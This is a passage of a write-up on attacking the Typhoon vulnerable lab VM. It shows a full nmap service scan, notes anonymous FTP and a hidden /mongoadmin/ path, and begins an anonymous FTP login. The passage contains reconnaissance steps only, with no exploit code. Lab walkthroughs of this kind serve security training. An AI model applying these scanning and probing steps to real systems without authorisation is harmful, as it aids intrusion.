tried a different type of Nmap scan also as shown below.



```
root@kali:~# nmap -A -sV 192.168.41.164
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 05:15 EDT
Nmap scan report for 192.168.41.164
Host is up (0.018s latency).
Not shown: 983 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.2
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.41.163
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.2 - secure, fast, stable
| End of status
```




```
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   1024 02:df:b3:1b:01:dc:5e:fd:f9:96:d7:5b:b7:d6:7b:f9 (DSA)
|   2048 de:af:76:27:90:2a:8f:cf:0b:2f:22:f8:42:36:07:dd (RSA)
|   256 70:ae:36:6c:42:7d:ed:1b:c0:40:fc:2d:00:8d:87:11 (ECDSA)
|_  256 bb:ce:f2:98:64:f7:8f:ae:f0:dd:3c:23:3b:a6:0f:61 (ED25519)
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: typhoon, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHAN
CEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=typhoon
| Not valid before: 2018-10-22T19:38:20
|_Not valid after:  2028-10-19T19:38:20
|_ssl-date: ERROR: Script execution failed (use -d to debug)
53/tcp   open  domain      ISC BIND 9.9.5-3 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3-Ubuntu
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/mongoadmin/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Typhoon Vulnerable VM by PRISMA CSI
110/tcp  open  pop3        Dovecot pop3d
|_pop3-capabilities: CAPA TOP SASL RESP-CODES STLS PIPELINING UIDL AUTH-RESP-COD
E
| ssl-cert: Subject: commonName=typhoon/organizationName=Dovecot mail server
| Not valid before: 2018-10-22T19:38:49
|_Not valid after:  2028-10-21T19:38:49
|_ssl-date: ERROR: Script execution failed (use -d to debug)
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  2,3,4       2049/tcp  nfs
|   100003  2,3,4       2049/udp  nfs
|   100005  1,2,3      49711/tcp  mountd
|   100005  1,2,3      57595/udp  mountd
|   100021  1,3,4      42866/tcp  nlockmgr
|   100021  1,3,4      43623/udp  nlockmgr
|   100024  1          42991/tcp  status
|   100024  1          50730/udp  status
|   100227  2,3         2049/tcp  nfs_acl
|_  100227  2,3         2049/udp  nfs_acl
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Dovecot imapd (Ubuntu)
|_imap-capabilities: ID STARTTLS more have OK post-login LOGIN-REFERRALS LOGINDI
SABLEDA0001 Pre-login capabilities listed ENABLE IDLE LITERAL+ IMAP4rev1 SASL-IR
| ssl-cert: Subject: commonName=typhoon/organizationName=Dovecot mail server
| Not valid before: 2018-10-22T19:38:49
|_Not valid after:  2028-10-21T19:38:49
|_ssl-date: ERROR: Script execution failed (use -d to debug)
445/tcp  open  netbios-ssn Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
631/tcp  open  ipp         CUPS 1.7
| http-methods:
|_  Potentially risky methods: PUT
| http-robots.txt: 1 disallowed entry
|_/
```



```
|_http-server-header: CUPS/1.7 IPP/2.1
|_http-title: Home - CUPS 1.7.2
993/tcp  open  ssl/imap    Dovecot imapd (Ubuntu)
|_imap-capabilities: ID have more OK AUTH=PLAINA0001 LOGIN-REFERRALS post-login
Pre-login capabilities listed ENABLE IDLE LITERAL+ IMAP4rev1 SASL-IR
| ssl-cert: Subject: commonName=typhoon/organizationName=Dovecot mail server
| Not valid before: 2018-10-22T19:38:49
|_Not valid after:  2028-10-21T19:38:49
|_ssl-date: ERROR: Script execution failed (use -d to debug)
995/tcp  open  ssl/pop3    Dovecot pop3d
|_pop3-capabilities: CAPA TOP SASL(PLAIN) RESP-CODES USER PIPELINING UIDL AUTH-R
ESP-CODE
| ssl-cert: Subject: commonName=typhoon/organizationName=Dovecot mail server
| Not valid before: 2018-10-22T19:38:49
|_Not valid after:  2028-10-21T19:38:49
|_ssl-date: ERROR: Script execution failed (use -d to debug)
2049/tcp open  nfs_acl     2-3 (RPC #100227)
3306/tcp open  mysql       MySQL (unauthorized)
5432/tcp open  postgresql  PostgreSQL DB 9.3.3 - 9.3.5
| ssl-cert: Subject: commonName=typhoon
| Not valid before: 2018-10-22T19:38:20
|_Not valid after:  2028-10-19T19:38:20
|_ssl-date: ERROR: Script execution failed (use -d to debug)
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
MAC Address: 00:0C:29:86:B4:DE (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Hosts:  typhoon, TYPHOON; OSs: Unix, Linux; CPE: cpe:/o:linux:linu
x_kernel

Host script results:
|_clock-skew: mean: -39m59s, deviation: 1h09m16s, median: 0s
|_nbstat: NetBIOS name: TYPHOON, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
 (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 4.1.6-Ubuntu)
|   Computer name: typhoon
|   NetBIOS computer name: TYPHOON\x00
|   Domain name: local
```


The juicy information I got form the second type of scan is that FTP server allows anonymous login, there is disallowed entry in the robots.txt file of the web server running on port 80 named mongoadmin and the few more useful information about services running on our target.

Although, some ports are offering more juicy services and can be easily hacked, let us do this in a sequential manner. The first service I would like to target is the FTP service on port 21. I try the Anonymous login into the FTP server but actually I got an error saying "ftp command not found". No need to panic as this error comes when a ftp client is not installed in our system. Install ftp client by using command apt ftp install.




```
root@kali:~# ftp 192.168.41.164
bash: ftp: command not found
root@kali:~# ftp
bash: ftp: command not found
root@kali:~# FTP
bash: FTP: command not found
root@kali:~# apt install ftp
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  ftp
0 upgraded, 1 newly installed, 0 to remove and 1605 not upgraded.
Need to get 62.0 kB of archives.
After this operation, 145 kB of additional disk space will be used.
Get:1 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main i386 ftp i386 0.17-34.1
 [62.0 kB]
Fetched 62.0 kB in 24s (2,540 B/s)
Selecting previously unselected package ftp.
(Reading database ... 342905 files and directories currently installed.)
Preparing to unpack .../ftp_0.17-34.1_i386.deb ...
Unpacking ftp (0.17-34.1)
```

Once the FTP client is finished installing, I try to connect to our target using the anonymous account as shown below. I successfully logged in. I check the privileges I have using the com-mand ls -lat and find that I don't have much access rights.



